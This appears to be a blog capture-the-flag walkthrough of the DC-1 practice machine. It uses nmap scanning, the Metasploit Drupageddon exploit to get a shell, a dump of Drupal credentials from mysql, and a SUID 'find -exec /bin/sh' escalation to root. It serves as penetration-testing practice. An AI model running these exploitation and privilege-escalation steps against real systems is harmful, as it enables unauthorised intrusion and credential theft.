Hacking the DC-1 server
In this article we will be knowing the technical vulnerabilities of DC-1 server and are going to exploit it. We will be getting all the…
Photo by Joshua Sortino on Unsplash
Hacking the DC-1 server
In this article we will be knowing the technical vulnerabilities of DC-1 server and are going to exploit it. We will be getting all the flags in the server.
Disclaimer: This article is for educational purposes only. Unauthorized access to computer systems is illegal and unethical. Always obtain proper authorization before conducting penetration testing or similar activities.
The DC-1 server is a popular vulnerable machine within the cybersecurity community. It’s frequently used by ethical hackers to practice and refine their penetration testing skills. In this guide, we’ll explore how to exploit the DC-1 server using Linux. This walkthrough highlights common vulnerabilities and demonstrates various techniques, providing valuable insights for ethical hackers.
Walkthrough
Let’s start off with scanning the network to find our target.
netdiscover
We found our target –> 192.168.0.113
Our next step is to scan our target with nmap.
nmap 192.168.0.113 -A
The NMAP output shows us that there are 3 ports open: 22(SSH), 80(HTTP), 111(RPC).
We find that port 80 is running http, so we open the IP in our browser.

When we access the web service we find that the server is running Drupal CMS. As the target system is running Drupal CMS, we can check if it is vulnerable to Drupageddon exploit. We run the exploit using Metasploit on the target machine and successfully able to get a reverse shell.
For that we have to go to MSF console and search for Drupal 7 vulnerability.
msfconsole
Here I’m using 16th vulnerability of drupal_drupageddon, by the below command
use 16
Set the host IP address by below command
set rhosts <target-ip>After setting the target IP exploit the system with the below command
exploit
Enter into the interactive shell by below command
shell
List all the directories by ls command.

Here comes the first flag in flag1.txt

By the help of first flag, I searched config file location in web.

By accessing the directory we got second flag, which contains the SQL user credentials.

For logging into the SQL with the flag2 we need to escalate user privileges by python command
python -c "import pty;pty.spawn('/bin/bash')"
We got the low-level interaction with the shell. Now, login to mysql with the above credentials using below command
mysql -u <username> -p
Now, check the databases by
show databases;and use the drupaldb by
use drupaldb;
For listing all the tables in the drupaldb database and search for users table as it contains some credentials
show tables;
In the group of tables and listing the users data from the database tables use following command
select * from users;
After getting the third flag exit the mysql and go back to main directory by
cd ../../../List all the directories in the main directory and go to home directory in which flag4 is present

By the help of flag4 when we try to access the root directory the access is denied

To gain access of the root we need to escalate the user by using below command
find . -exec /bin/sh \; -quit
We got the final flag!!!!!
메타데이터
- post_id
- 3ff4a0a7f3c2
- slug
- hacking-the-dc-1-server-3ff4a0a7f3c2
- url
- https://medium.com/@p.rajashekar2003/hacking-the-dc-1-server-3ff4a0a7f3c2
- canonical_url
- https://medium.com/@p.rajashekar2003/hacking-the-dc-1-server-3ff4a0a7f3c2
- author_url
- https://medium.com/@p.rajashekar2003
- status
- ok
- fetched_at
- 2026-07-21 05:35:08

